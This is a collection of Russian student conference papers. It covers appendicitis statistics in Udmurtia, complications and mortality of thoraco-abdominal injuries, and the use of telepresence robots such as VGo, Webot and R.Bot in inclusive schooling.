В зависимости от степени поражения аппендикса и развития воспалительного процесса по клинико-морфологической классификации выделили следующие виды аппендицита: самая частая форма аппендицита (122 случая — 52%) — флегмонозный аппендицит. На втором месте по частоте стоит такая форма, как аппендикобаугиноспазм (19,5% — 46 человек); на третьем — гангренозный аппендицит (14,5% — 34 человек), среди которых перфорация составила 8,5% — 20 человек. У 20 человек развился катаральный аппендицит — 8,5%, у 1 человека — аппендикулярный инфильтрат (как первоначальная форма — 1,3%), и наблюдались два пациента с хронической формой аппендицита (2,5%). В 2017 году чаще встречался флегмонозный аппендицит — 55,7% (44 человек) по сравнению с предыдущими годами. В 2016 году были высокие показатели аппендикобаугиноспазма — 20,7% (17 человек) и гангренозного аппендицита — 19,5% (16 человек), нежели в 2015 и 2017 годах. Гангренозно- перфоративная форма встречалась в равных количествах— 9% в 2015 и 2016 годах, а 2017 году — 7,8%.

Нельзя оставить без внимания развитие осложнений данной патологии, которые наблюдались у 22,1% пациентов (52 человек). Серозный перитонит преобладал у 13,4% (11 человек) в 2016 году, 33,3% (5 человек) в 2015 году, 10% (1 человек) в 2017 году. В 2015 году были такие осложнения, как местный серозно-фибринозный перитонит 13,3% (2 человека), гнойный 13,3% (2 человека), местный фибринозно-гнойный перитонит 6,6% (1 человек). В 2016 году: местный фибринозно-гнойный перитонит — 8,5% случаев (7 человек), аппендикулярный инфильтрат — 7,5% (6 человек), аппендикулярный абсцесс — 1,2% (1 человек). А в 2017 году — гнойный перитонит (как местный, так и диффузный) — у 4 человек (40% случаев), серозно-фибринозный (3 человека — 30 %), гнойно-фибринозный (1 человек — 10%), серозный (1 человек — 10%). Среди осложнений развились такие процессы, как тифлит — в 6,3% случаев (5 человек), периаппендикулярный абсцесс — 3,8% случаев (3 человека), флегмона сальника — 1,3% (1 человек), эмпиема червеобразного отростка — 1,3% (1 человек).

Таким образом, заболеваемость аппендицитом в УР была выше в 2016 году — 82 случая (8,4%) по сравнению с 2015 и 2017 годами. За данный

период времени заболеваемость женского пола преобладала над мужским — 54%, из них 11% — беременные. Заболеваемость мужчин была выше в 2016 году — 50%, а женщин в 2017 году — 55,7%. Беременных женщин с аппендицитом оказалось больше в 2015 году — 16,7%. В большинстве случаев местом болевого синдрома оказывалась правая подвздошная область — 87,9% в 2015 году, 70,8% в 2016 году, 49,76% в 2017 году. Повышение температуры тела отмечалось у 143 пациентов из 235, что составило 60,85%. В 2017 году данный показатель был выше по сравнению с предыдущими годами и составил 82,3%. В общих анализах крови наблюдается лейкоцитоз (в среднем от 11 до 17 х 10^9) у 87,4% больных. Аппендикулярные симптомы были положительны у 87,2% (205 человек). Эти симптомы были положительны больше всего в 2016 году — 96,3%. Симптом Щеткина-Блюмберга оказался положительным у 83% (195 человек), а у остальных пациентов сомнительным либо отрицательным. Самой часто встречаемой формой острого аппендицита является флегмонозная (122 случая — 52%). Осложнения были у 22,1% пациентов (52 человек). Серозный перитонит преобладал у 13,4% в 2016 году, 33,3% в 2015 году, 10% в 2017 году.

По последним данным количество больных острым аппендицитом значительно снизилось, и заболевание стало протекать намного легче. Данное явление связывают с массовым приемом антибиотиков. Все чаще во время болезни взрослые и дети без разбору употребляют данные препараты. Но, несмотря на это, процент заболевших аппендицитом остается немалым. Причем такая тенденция наблюдается в странах с умеренным климатом. В жарких странах количество больных остается прежним. Это говорит о взаимосвязи употребления мясной и жирной пищи с развитием воспаления червеобразного отростка. Люди, рацион которых в большей части состоит из овощей, фруктов и морепродуктов, имеют меньший риск развития аппендицита. А также зафиксировано, что аппендицит становится распространённым явлением в развивающихся странах, когда в них совершенствуются промышленность и транспортные связи. Предположительно загрязняющие вещества в воздухе вызывают внутренние воспалительные процессы, в результате чего человек подвергается высокому риску возникновения аппендицита.

Надо отметить, что особенностью 21 века является уменьшение количества операций по поводу катарального аппендицита и возрастание числа больных с флегмонозной формой острого аппендицита. В то же время использование малоинвазивных, эндохирургических технологий при лечении больных острым аппендицитом, осложненным перитонитом высокоэффективно обеспечивает значительное снижение числа послеоперационных осложнений, а также позволяет уменьшить количество напрасных аппендэктомий. Лечение больного не заканчивается на оперативном вмешательстве, как правило, лечащий врач прописывает медикаментозное лечение, состоящее из следующих препаратов: анальгетики и спазмолитики, которые снимают боли в послеоперационный

период, антибиотики широкого спектра действия, если имеется целесообразность их назначения, мягкие слабительные, дезинфекторы и антисептики для обработки швов, миорелаксанты для усиления действия препаратов, гастропротекторы для уменьшения влияния различных препаратов на ЖКТ. Также больным необходимо соблюдать постельный режим, придерживаться особой диеты, производить разминку конечностей с помощью специальных физических упражнений.

Использованные источники:

1. Кригер А.Г., А.В.Федоров, П.К.Воскресенский, А.В.Дронов - Острый Аппендицит. М., 2008;
2. Острый аппендицит: Учеб. пособие / И.В. Михин, А.Е. Бубликов. – Волгоград: Изд-во ВолгГМУ, 2013.– 11-12с.
3. Пугаев, А. В. Острый аппендицит / А.В. Пугаев, Е.Е. Ачкасов. - М.: Триада-Х, 2011. - 122 с

УДК 13058

Стяжкина С.Н., д.м.н.
профессор
Пелина Н.А., доктор
Саланкина А.Ю.
студент
Егорова Ю.С.
студент
Ижевская государственная медицинская академия
Россия, г. Ижевск

ОСЛОЖНЕНИЯ ТОРАКО-АБДОМИНАЛЬНЫХ ТРАВМ. НАИБОЛЕЕ ЧАСТЫЕ ПРИЧИНЫ ЛЕТАЛЬНОСТИ ПРИ ТОРАКО-АБДОМИНАЛЬНЫХ ТРАВМАХ

Аннотация: В данной статье рассматривается частота встречаемости осложнений торако-абдоминальных травм в городе Ижевске. Кроме того, приведены статистические данные наиболее частых причин летальности при торако-абдоминальных травмах. По результатам работы сделаны выводы.

Ключевые слова: торако-абдоминальные травмы, летальность.

Styazhkina S.N. d.m.s., professor
Pelina N.A. doctor
Salankina A.Y.
Egorova Y.S.
Student
Izhevsk State Medical Academy
Russia, Izhevsk

COMPLICATIONS OF THORACO-ABDOMINAL INJURIES. THE MOST FREQUENT REASONS OF EFFICIENCY IN TORACO-ABDOMINAL INJURIES

The summary: It is discussed the incidence of complications of thoraco-abdominal injuries in the city of Izhevsk in this article. In addition, it was given statistics of the most common causes of mortality in thoraco-abdominal injuries. It was made conclusions according to the results of the work.

Key words: thoraco-abdominal injuries, mortality.

Среди государств Северной Америки и Европы Россия занимает 1 место по смертельным исходам, являющихся результатом торако-абдоминальных ранений. С начала 90-х гг. по настоящий день число погибших на дорогах европейских стран уменьшилось в 2 раза, тогда как в России фактически не изменилось. Торако-абдоминальный травматизм занимает первое место в мире по числу погибших и второе место по числу серьезно травмированных, таким образом, становится значительной социально-экономической и медицинской проблемой. Общая летальность при торако-абдоминальных травмах в 12 раз превышает летальность при иных видах травм, а инвалидность выше в 6 раз. Внутрибольничная летальность таких больных в 4,5 раза чаще, чем от других причин. Более половины (52,3%) смертельных исходов при торако-абдоминальных травмах наступают на месте происшествия, в хирургическом стационаре - 38,8%, в приемных отделениях больниц - 6%, при транспортировке пострадавших – 2,5%.

Цель работы: изучение особенностей осложнений при торако-абдоминальных травмах, анализ причин летальных исходов при торако-абдоминальных травмах.

Задачи: провести анализ поступивших больных с торако-абдоминальными травмами, оценить тактику ведения пациентов при данной патологии, диагностику полученных травм, степени тяжести, определить количество летальных исходов при данных видах травм.

Материалы и методы: анализ 70 историй болезней пациентов, пострадавших от торако-абдоминальных травм на территории Удмуртской Республики за 2015-2018 год. Использование статистических данных.

Результаты исследования: в ходе исследования выявили, что доля погибших при торако-абдоминальных травмах составляет 9,99%, получивших ранения - 90,01%. Частота случаев, сопровождающихся развитием шокового состояния-52,78%, среди которых 31,85% приходится на гиповолемический шок, 68,15%-болевой шок. Причины смертности при торако-абдоминальных травмах: сама травма - 65,74%, её осложнения - 34,26%. Основные осложнения: кровотечение - 31,15%, травматический шок - 27,02%, эмболия (жировая и воздушная) -20,75%, вторичная инфекция - 15,24%, травматическая анурия - 0,72%.

Вывод: основными осложнениями при торако-абдоминальных травмах являются шок и кровотечение. Именно данные осложнения чаще приводят к смерти больного. Также важно учитывать и возраст больного, тяжесть состояния на момент поступления, и, конечно, объем и

своевременность оказания экстренной медицинской помощи пострадавшему. Данные критерии позволяют составить прогноз наиболее вероятного исхода ранения.

Использованные источники:

1. Влияние хирургической тактики и трансфузионной составляющей на течение раннего периода травматической болезни / Стяжкина С.Н., Пелина Н.А., Проничев В.В., Неганова О.А.// Вестник современной клинической медицины. – 2018. Т. 11. № 2. С. 51-54.
2. Опыт оказания экстренной хирургической помощи пострадавшим с множественными и сочетанными повреждениями в травматологическом центре центральной районной больницы города Семенов за 2015-2016 годы / Захаров Д.А. // В книге: Медицинские этюды Сборник тезисов Научной Сессии молодых учёных и студентов. 2018. С. 396-397.
3. Место видеолапароскопии в ургентной хирургии при травме органов брюшной полости. /Стяжкина С.Н., Пелина Н.А., Хабибулина Л.И., Гарафиева И.Д., Пашков Ю.Ю., Ахтариева В.В. // Современные проблемы науки и образования. 2017. № 3. С. 63.
4. Анализ результатов лечения больных с торакоабдоминальными ранениями / В.З. Тотиков, А.К. Хестанов, З.В. Тотиков // Материалы XI Съезда хирургов Российской Федерации. – Волгоград, 2011
5. Травма живота: анализ летальности для коррекции диагностико-лечебных протоколов / Мухин А.С., Отдельнов Л.А., Симутис И.С., Прилуков Д.Б. // Журнал МедиАль. 2014. № 1 (11). С. 11-13
6. Диагностика и лечение торакоабдоминальных ранений / Б.М. Рахимов, М.С. Руденко, А.Е. Слугин // Актуальные вопросы хирургии: материалы XIV съезда хирургов республики Беларусь, - Витебск, 2010

УДК 37

Суходуева М.О.
студент магистратуры2 курса, группы АЭМм-17
факультет «Электроснабжения промышленных предприятий»
Чистякова Н.С.
студент магистратуры 2 курса, группы АПОм-17
факультет «Бизнес информатики и информационных технологий»
Макашова В.Н., к.пед.н.
доцент
кафедра «Бизнес информатики и информационных технологий»
Магнитогорский Государственный Технический Университет им. Г.И. Носова
Россия, г. Магнитогорск

ВВЕДЕНИЕ РОБОТА ТЕЛЕПРИСУСТВИЯ В ОБРАЗОВАТЕЛЬНЫЙ ПРОЦЕСС

Аннотация: В статье рассмотрены основные достоинства и недостатки использование роботов телеприсутствия в инклюзивном образовании.

Ключевые слова: инклюзивное образование, роботы, роботы телеприсутствия, удаленное присутствие, школа

Sukhodeva M.O.
graduate student group AEMm-17
2 course, faculty "Power supply of industrial enterprises"
Magnitogorsk State Technical University them. G.I. Nosova
Russia, Magnitogorsk
Chistyakova N.S.
graduate student group APOm-17
2nd year, faculty "Business Informatics and Information Technologies"
Magnitogorsk State Technical University them. G.I. Nosova
Russia, Magnitogorsk
Makashov V.N., Ph.D. ped. sciences, associate professor
Associate Professor of the Department "Business Informatics and Information Technologies"
Magnitogorsk State Technical University them. G.I. Nosova
Russia, Magnitogorsk

INTRODUCTION OF THE ROBOT OF TELEVISION TO THE EDUCATIONAL PROCESS

Abstract: The article discusses the main advantages and disadvantages of using telepresence robots in inclusive education.

Keywords: inclusive education, robots, telepresence robots, telepresence,

school

Прогресс не стоит на месте, и роботы охватывают все больше областей жизни человека. Применение в инклюзивном образовании началось еще в 2010 годах, но даже на сегодняшний день для русских людей применение роботов помимо цели развлечения является чем-то нереальным. В работе под инклюзивным образованием будет пониматься совместное обучение и воспитание детей с ограниченными возможностями здоровья (ОВЗ) и детей, не имеющих таких ограничений Само понятие «телеприсутствие» в работе будет пониматься, как функциональность, позволяющая оператору устройства телеприсутствия получать сенсорную информацию (видео, звук, возможно тактильную и другую информацию) из точки, удаленной от оператора посредством различных датчиков, установленных на неподвижной или подвижной платформе.

Таким образом, оператор робота с функциональностью телеприсутствия может вступать в общение или иные виды взаимодействия посредством удаленной платформы, например, обращаться к аудитории через встроенные динамики, демонстрировать себя или какую-то информацию через дисплей удаленной платформы. Сейчас на рынке сервисных роботов можно найти большое множество роботов телеприсутствия, которые разработаны в разных странах мира и применяются в разнообразных целях.

Был произведен анализ возможностей внедрения робота удаленного присутствия в пространственно-предметную среду образовательных учреждений. Оценка перспективного развития школы в соответствии с изменением внешнего окружения:

Благоприятные возможности:

- использование современных ассистивных средств, обеспечивающих возможность успешной социализации и социальной адаптации детей с выраженными нарушениями развития, обучающимися на дому;
- разработку содержания и технологий НОО обучающихся с ОВЗ, определяющих пути и способы достижения ими социально желаемого уровня личностного и познавательного развития с учетом их особых образовательных потребностей;
- реализацию права на свободный выбор организационных форм образовательного процесса и индивидуального развития каждого обучающегося с ОВЗ.

Риски:

- отсутствие пространственно-предметной образовательной среды, соответствующей техническим требования эффективного использования;
- нежелание педагогов регулярно использовать устройство для присоединения обучающихся надомного обучения к классу;
- отсутствие у школы финансовых возможностей для приобретения устройства;

• отсутствие в школе постоянного контингента детей с ОВЗ и детей-инвалидов, обучающихся на дому.

Оценка актуального состояния внутреннего потенциала школы для внедрения робота удаленного телеприсутствия:

Сильные стороны:

• богатый опыт инновационной и экспериментальной деятельности в области дистанционного надомного обучения детей с ОВЗ в городе;

• высокий уровень профессиональной компетентности педагогов начальной школы для проведения совместных уроков с родителями;

• наличие в школе пространственно-предметной образовательной среды, соответствующей техническим требованиям эффективного использования;

• участие в апробации ассистивных средств при обучении детей с НОДА в начальной школе;

• широкие возможности получения педагогами консультативной помощи со стороны технической службы ЦИО и фирмы разработчика при использовании робота на уроках и во внеурочной деятельности;

• широкие возможности устройства для проведения коррекционных занятий с детьми, имеющими тяжелые нарушения речи и пространственных представлений.

Слабые стороны:

• отсутствие опыта использования робота при обучении детей с НОДА в специальных коррекционных школах;

• трудности привлечения родителей помощи детям с выраженными нарушениями развития в определенное время уроков класса;

• технические неполадки устройства, которые невозможно устранить в короткое время;

• временное отсутствие скоростного Интернета;

• настороженное отношение родителей детей очной модели обучения к присоединению детей надомного обучения к классу;

• психологический дискомфорт некоторых педагогов по отношению к устройству, недостаточный объём знаний, умений и опыта работы с учеником, находящимся в условиях удаленного присутствия.

Прежде всего, следует отметить, что работа по введению средства удаленного теприсутсвия в образовательный процесс предполагает знакомство с новым ФГОС общего образования для детей с ОВЗ. Робот является одним из ассистивных средств, обеспечивающих инклюзию в образовании. Это дорогостоящее средство пока мало распространено в школах, а там, где приобретено, не всегда эффективно налажен процесс его использования. Алгоритм введения робота телеприсутствия в образовательный процесс может выглядеть следующим образом:

1. Изучение педагогической ситуации и возможностей организации удаленного присутствия на уроках. Разрабатывается психолого-педагогическая диагностика – придумывается комплекс методики

мероприятий, позволяющих сделать вывод о возможности использования данного ассистивного средства. На этом этапе предполагается также осуществление диагностики школьной среды как физического пространства. Технические особенности робота таковы, что следует продумать, как устройство удаленного телеприсутствия будет перемещаться между этажами (и будет ли он перемещаться по этажам), как будет преодолевать пороги. Предполагается принятие соответствующих мер по достижению безбарьерности среды, что может потребовать финансовые вложения и административно-организационных усилий. На этом этапе также прогнозируются риски и трудности, которые могут возникнуть, продумываются возможные пути их разрешения.

2. Второй этап предполагает знакомство с техническими характеристиками робота.

3. Подготовка среды и субъектов образовательного процесса. Обеспечивается доступность среды, базирующаяся на технических характеристиках робота, проводится организационная работа по выделению месту зарядки робота. Принимаются меры по организации технического обслуживания робота.

4. Диагностика ограничений и возможностей ребёнка, участия родителей, определение необходимости и достаточной степени интенсивности использования средства удаленного присутствия на медико-педагогическом консилиуме. Диагностируется социальная среда и определяется специфика отношений в ней (толерантность учебного заведения). При необходимости и возможности осуществляется коррекция этих условий. Проводится информирование родителей.

5. Составление рекомендаций по обучению. Эти рекомендации имеют выраженный индивидуализированный характер, но опора идет на общий алгоритм использования робота телеприсутствия в школе.

6. Интегрирование робота телеприсутствия в образовательный процесс. Предполагаются следующие шаги: 1) первоначально изучение последовательности подключения средства для обеспечения его работы, изучение системы клавиш управления робота и возможностей робота удаленного присутствия; 2) первоначальное обучение ученика управлению роботом, находящимся в поле зрения ребенка; 3) обучение ученика управлению роботом, находящимся на расстоянии; 4) наблюдение ребенком за роботом в классе (при отсутствии возможности, подготовить и показать видеоматериал) для формирования представлений о возможностях передвижения и управления видеокамерой; 5) при необходимости консультация родителей по сопровождению ребенка во время уроков; 6) подготовка педагога для взаимодействия с учеником, находящимся на расстоянии (это может включать в себя информирование о технических возможностях робота, информирование об заболевании и возможностях ребенка, возможности взаимодействия с ребенком через робота телеприсутствия); 7) подбор ответственного техника для устранения

технических неисправностей.

7. Первичная апробация ребенком алгоритма работы с роботом – сначала при участии, помощи и контроле со стороны взрослых, а затем – самостоятельное. Обеспечение эффективности использования средства. Анализ возникших трудностей, принятие мер по их устранению. Мониторинг достигнутых эффектов. Окончательное введение робота в использование в образовательном процессе.

Использованные источники:

1. robotrends.ru – Официальный сайт новостей робототехники [Электронный ресурс] – Режим доступа: http://robotrends.ru/robopedia/teleprisutstvie.-roboty-teleprisutstviya, свободный.
2. Бубеева Б.Н. Проблема инклюзивного образования детей с ограниченными возможностями здоровья // Вестник БГУ. 2010. №1.
3. robo-hunter.com – Официальный сайт Сообщества робототехников Robohunter [Электронный ресурс] – Режим доступа: https://robo-hunter.com/news/kak-robotov-primenyayt-v-obrazovanii, свободный.

УДК 37

Суходуева М.О.
студент магистратуры 2 курса, группы АЭМм-17
факультет «Электроснабжения промышленных предприятий»
Чистякова Н.С.
студент магистратуры 2 курса, группы АПОм-17
факультет «Бизнес информатики и информационных технологий»
Курзаева Л.В., к.пед.н.
доцент
кафедра «Бизнес информатики и информационных технологий»
Магнитогорский Государственный Технический Университет им. Г.И. Носова
Россия, г. Магнитогорск

ПСИХОЛГО-ПЕДАГОГИЧЕСКИЙ ЭФФЕКТ ПРИМЕНЕНИЯ РОБОТА ТЕЛЕПРИСУТСТВИЯ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИИ

Аннотация: В статье рассмотрены основные психолого-педагогические эффекты, которые достигаются детьми при использовании робота телеприсутствия.

Ключевые слова: инклюзивное образование, роботы, роботы телеприсутствия, учебное заведение, психолого-педагогический эффект

Sukhodeva M.O.
graduate student group AEMm-17
2 course, faculty "Power supply of industrial enterprises"
Magnitogorsk State Technical University them. G.I. Nosova
Russia, Magnitogorsk
Chistyakova N.S.

graduate student group APOm-17
2nd year, faculty "Business Informatics and Information Technologies"
Magnitogorsk State Technical University
them. G.I. Nosova
Russia, Magnitogorsk
Kurzaeva L.V., Ph.D. ped. sciences, associate professor
Associate Professor of the Department "Business Informatics and Information Technologies"
Magnitogorsk State Technical University
them. G.I. Nosova
Russia, Magnitogorsk

THE PSYCHOLOGICAL AND PEDAGOGICAL EFFECT OF THE APPLICATION OF THE ROBOT OF TELEVISION IN INCLUSIVE EDUCATION

Abstract: The article describes the main psychological and pedagogical effects that are achieved by children using a telepresence robot.

Keywords: inclusive education, robots, telepresence robots, educational institution, psychological and pedagogical effect

В случае, когда учащийся не может посещать учебное заведение в обычном режиме, решений ранее не существовало. В последнее время все более актуальным становится использование сервисных роботов в разных аспектах жизни, в том числе и в образовании. При использовании робототехнической платформы ребенок на первых стадиях обучения способен включаться в рабочий процесс постепенно, оставаясь в комфортных для него условиях.

Это помогает адаптироваться ребенку как в общении с педагогом, так и в общении со сверстниками, что позволит в дальнейшем при возможности личного посещения занятий быть уже готовым к общению в социальной среде. Общение с ребенком преподавателя или психолога, или иного специалиста не требует их личного присутствия и не отрывает от основной работы.

Основные психолого-педагогические эффекты, достигаемые при использовании робота телеприсутствия:

- прямое и обратное телеприсутствие. Роботы позволяют видеть и слышать в режиме реального времени все, что происходит рядом с ним. Также окружающие могут видеть ребенка, управляющего роботом. Робот позволяет общаться, передвигаться, воздействовать на предметы (чаще в случаях наличия манипуляторов). *Психолого-педагогический эффект* – реализуется компенсаторная функция ассистивного средства. Ребенок, ограниченный в контактах с внешним миром, получает возможность проживать ситуацию реального взаимодействия так, как если бы оно осуществлялось реально. Это тесно связано с феноменом идеомоторного акта, имеет глубинные психические и психофизиологические обоснования;

- перемещение в пространстве. Управляя роботом через Интернет, можно перемещаться в пространстве. *Психолого-педагогический эффект* – это возможность для ребенка с тяжелыми двигательными нарушениями (ДЦП и прочее) освоить пространственные представления;
- неограниченная область наблюдения. Ребенок может подъехать и рассмотреть любой ему интересный предмет. *Психолого-педагогический эффект* – это обеспечение доступности аудиовизуальной и пространственной среды. При определении «простое» физическое пространство робота может удовлетворить познавательный интерес ребенка, которому будет известно «кто там?», «что там?»;
- запись звука и видео. Данная функция позволяет ребенку, который тяжело болен и в своем состоянии даже не мог дойти до компьютера, посмотреть уроки. *Психолого-педагогический эффект* – это освоение персонального компьютера и приемов работы с аудио- и видео-информацией.

А также, можно выделить основной функционал роботов телеприсутствия в школе:

- обучение детей с ограниченными возможностями (виртуальное присутствие в музеях, на выставках, в школе и пр.);
- посещения занятий заболевшими детьми;
- проведения преподавателем дистанционного обучения;
- удаленного контроля за нарушениями на экзаменах (например, ЕГЭ).

Таким образом, для учителя в инклюзивной образовательной среде важно владеть практикой в самостоятельной исследовательской деятельности, навыками разработки поурочных планов для конкретного класса, а также для конкретного ребенка, умениями творчески перерабатывать учебный план и адаптировать свои методы обучения к особенностям учеников.

Использованные источники:

1. robotrends.ru – Официальный сайт новостей робототехники [Электронный ресурс] – Режим доступа: http://robotrends.ru/robopedia/teleprisutstvie.-roboty-teleprisutstviya, свободный.
2. robo-hunter.com – Официальный сайт Сообщества робототехников Robohunter [Электронный ресурс] – Режим доступа: https://robo-hunter.com/news/kak-robotov-primenyayt-v-obrazovanii , свободный.
3. Халимова Н.М., Найданова О.С. Особенности социальной адаптации детей с ограниченными возможностями здоровья в условиях инклюзивного образования // Вестник КГПУ им. В.П. Астафьева. 2014. №3 (29).

УДК 37

Суходуева М.О.
студент магистратуры 2 курса, группы АЭМм-17
факультет «Электроснабжения промышленных предприятий»
Чистякова Н.С.
студент магистратуры 2 курса, группы АПОм-17
факультет «Бизнес информатики и информационных технологий»
Карманова Е.В., к.пед.н.
доцент
кафедра «Бизнес информатики и информационных технологий»
Магнитогорский Государственный Технический
Университет им. Г.И. Носова
Россия, г. Магнитогорск

ОПЫТ ВНЕДРЕНИЯ РОБОТОВ ТЕЛЕПРИСУТСТВИЯ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИ

Аннотация: В статье рассмотрено применение роботов телеприсутствия в инклюзивном образовании. Приведены примеры успешного внедрения таких роботов в России и за рубежом.

Ключевые слова: инклюзивное образование, роботы, роботы телеприсутствия, школа

Sukhodeva M.O.
graduate student group AEMm-17
2 course, faculty "Power supply of industrial enterprises"
Magnitogorsk State Technical University
them. G.I. Nosova
Russia, Magnitogorsk
Chistyakova N.S.
graduate student group APOm-17
2nd year, faculty "Business Informatics and Information Technologies"
Magnitogorsk State Technical University
them. G.I. Nosova
Russia, Magnitogorsk
Karmanova E.V., Ph.D. ped. sciences, associate professor
Associate Professor of the Department "Business Informatics and Information Technologies"
Magnitogorsk State Technical University
them. G.I. Nosova
Russia, Magnitogorsk

EXPERIENCE OF IMPLEMENTATION OF ROBOTS OF TELECOMMISSION IN INCLUSIVE EDUCATION

Abstract: The article discusses the use of telepresence robots in inclusive education. Examples of the successful implementation of such robots in Russia and abroad are given.

Keywords: inclusive education, robots, telepresence robots, school

Прогресс не стоит на месте, и роботы охватывают все больше областей жизни человека. Применение в инклюзивном образовании началось еще в 2010 годах, но даже на сегодняшний день для русских людей применение роботов помимо цели развлечения является чем-то нереальным. В статье под инклюзивным образованием будет пониматься совместное обучение и воспитание детей с ограниченными возможностями здоровья (ОВЗ) и детей, не имеющих таких ограничений. Само понятие «телеприсутствие» в статье будет пониматься, как функциональность, позволяющая оператору устройства телеприсутствия получать сенсорную информацию (видео, звук, возможно тактильную и другую информацию) из точки, удаленной от оператора посредством различных датчиков, установленных на неподвижной или подвижной платформе.

Таким образом, оператор робота с функциональностью телеприсутствия может вступать в общение или иные виды взаимодействия посредством удаленной платформы, например, обращаться к аудитории через встроенные динамики, демонстрировать себя или какую-то информацию через дисплей удаленной платформы. Сейчас на рынке сервисных роботов можно найти большое множество роботов телеприсутствия, которые разработаны в разных странах мира и применяются в разнообразных целях.

Благодаря обширному функционалу и возможности реального общения, робота можно применять в образовательном процессе в случае, когда ученик не может посетить самостоятельно по каким-то причинам занятие, ограниченные ли это возможности или излечимая болезнь. Роботы телеприсутствия уже как несколько лет активно используют в школах в США 2013 года. Один из самых популярных, доступных и адаптированных для школы экземпляров является VGOrobot. На данный момент он используется во многих школах и подарил возможность общаться детям, которые не имеют возможности выходить за пределы палаты или собственной комнаты из-за состояния здоровья. В обыденной жизни по всему миру это не позволит нормально управлять роботом примерно в 60% случаев.

Для управления роботом требуется производительная машина. А программное обеспечение доступно только под ОС Windows. Робот может набирать скорость до 1.5 м/с, микрофона с круговой диаграммой приема (это позволяет услышать оператору большую часть звуков, которые окружают робота, что создать ощущение полного присутствия). Еще один важный минус - нет замены тянущейся руки для ответа, ни светового, ни звукового ни физического действия для этого не предусмотрено.

Рисунок 6–VGO робот, разработанный американской компанией VGo Communications

Похожего робота создала компания Wicron. Робот Webot позволяет удаленно наблюдать за происходящим и разговаривать с людьми, видеть окружающий вас мир и спокойно передвигаться по нему со скоростью идущего человека. Схема робота подобна человеку. В нем есть голова со встроенной видеокамерой и микрофонами - глаза и уши. Они установлены на поворотной платформе. Благодаря новым технологиям в области телеконференций качество звука и видео ограничивается лишь пропускной способностью канала Интернет и динамически подстраивается под него. Использование совершенно нового кодека при этом значительно снижает объем трафика. Данный робот начал активно распространяться в 2015 году. Некоторым школам в подарок было выделено несколько экземпляров. У данной системы есть существенный минус, это плохая стабилизация камеры и слабые динамики. Но не смотря на данные дискомфортные моменты, в школах уже приняли наличие робота и принимают его, как обычного ученика.

Рисунок 7–Webot робот, разработанный российской компанией Wicron

Лабораторией трехмерного зрения в России был создан один из первых популярных сервисных роботов R.Bot. В 2010 году был начат эксперимент и была выделена пара образцов в школы Москвы. Роботы R.BOT с 2010 года трудятся в школах России, помогая больным детишкам получать инклюзивное образование. Правда, тогда в 2010 году еще не было слова «инклюзивный», а про роботов аватаров люди узнавали из

американских фильмов. Но идея «присутствия» ученика в классе через робота родилась в России. Она имеет более габаритные формы в отличие от современных аналогов, дисплей у него находится не в «голове», а в руках. Во многих школах изначально его воспринимали, как экспонат и «диковинку», но с течением времени и преподаватели, и дети привыкли к роботу. Родители очень благодарны появлению подобных систем, ведь используется он не только детьми ОВЗ, но и просто заболевшим ребенком, например, простудой, который может посетить занятия из дома и не пропустить необходимую информацию.

Рисунок 8 – R.Bot, разработанный лабораторией трёхмерного зрения

Выше представлены одни из самых популярных роботов телеприсутствия. На рынке сервисных роботов огромное множество и все они отличаются в большей части лишь конструктивно, работой аккумулятора и качеством изображения, но в образовании используются не все. Эксперименты с внедрение роботизированных систем, подобных аватару, прошел успешно на территории США, Южной Кореи. В России – это принялось с трудом, но успешно, что обусловлено слабыми знаниями в области информационных технологий преподавателей старшего поколения. Для детей с ограниченными возможностями робот стал шансом социализироваться в обществе, принять себя такими какие они есть и получить полноценные знания.

Таким образом, можно сделать вывод, что роботы телеприсутствия нашли свое применение и в сфере образования. По опыту можно судить, что подключение к инклюзивному образованию робототехнических систем есть перспективное направление, которое требует доработок. На данный момент, разработки не имеют узкой направленности для обучения детей с ОВЗ в школах, а имеют общие признаки сервисного робота с функцией телеприсутствия, но не смотря на это, школы, родители, дети с восторгом приняли их появление. А также, можно выделить основной функционал роботов телеприсутствия в школе:

- обучение детей с ограниченными возможностями (виртуальное присутствие в музеях, на выставках, в школе и пр.);
- посещения занятий заболевшими детьми;

- проведения преподавателем дистанционного обучения;
- удаленного контроля за нарушениями на экзаменах (например, ЕГЭ).

Использованные источники:

1. **robotrends.ru** – Официальный сайт новостей робототехники [Электронный ресурс] – Режим доступа: http://robotrends.ru/robopedia/teleprisutstvie.-roboty-teleprisutstviya, свободный.
2. **supercoolpics.com** Официальный сайт новостей [Электронный ресурс] – Режим доступа: http://supercoolpics.com/robot-shkolnik-iz-uest-seneki-11-foto/, свободный
3. **sk.ru/news** - Официальный сайт инновационного центра "Сколково, [Электронный ресурс] – Режим доступа: https://sk.ru/news/b/articles/archive/2014/12/30/roboty-wicron-pomogut-adaptacii-i-obucheniyu-detey-c-ogranichennymi-vozmozhnostyami.aspx, свободный
4. **sk.ru/news** - Официальный сайт инновационного центра "Сколково, [Электронный ресурс] – Режим доступа: https://sk.ru/news/b/pressreleases/archive/2015/08/07/roboty-razrabotannye-kompanieyrezidentom-skolkovo-postupili-v-pyat-shkol-astrahani.aspx, свободный.
5. Овчинникова И.Г. Мониторинг образовательного процесса вуза/И.Г. Овчинникова, Л.В. Курзаева, И.В. Полякова//Современные проблемы науки и образования. -М., 2009. -№ 11. -С. 82-85.
6. Курзаева Л.В. Инструменты сопряжения требований системы профессионального образования и рынка труда к конкурентоспособности ИТ-специалиста / Л.В. Курзаева // II Всероссийская научно-практическая конференция "Информационные технологии в образовании XXI века (ИТО-XXI)": сборник научных трудов. Т1. – М.: НИЯУ "МИФИ", 2012. – с. 37 - 40
7. Курзаева Л.В. Введение в анализ данных с использованием информационных технологий: учеб. -метод. пособие/Л.В. Курзаева, И.Г. Овчинникова. -Магнитогорск:МаГУ, 2012. -60 с.

УДК 005.52:338

Сырисько Я.А.
студент
Севастопольский государственный университет
научный руководитель: Шипилов Н.Ю., к.т.н.
доцент
Россия, г. Севастополь

ФОРМИРОВАНИЕ СИСТЕМЫ ФИНАНСОВО-ЭКОНОМИЧЕСКИХ ПОКАЗАТЕЛЕЙ ДЛЯ ОЦЕНКИ ЭФФЕКТИВНОСТИ ДЕЯТЕЛЬНОСТИ И КАЧЕСТВА СИСТЕМЫ УПРАВЛЕНИЯ ПРЕДПРИЯТИЯ ПИЩЕВОЙ ОТРАСЛИ

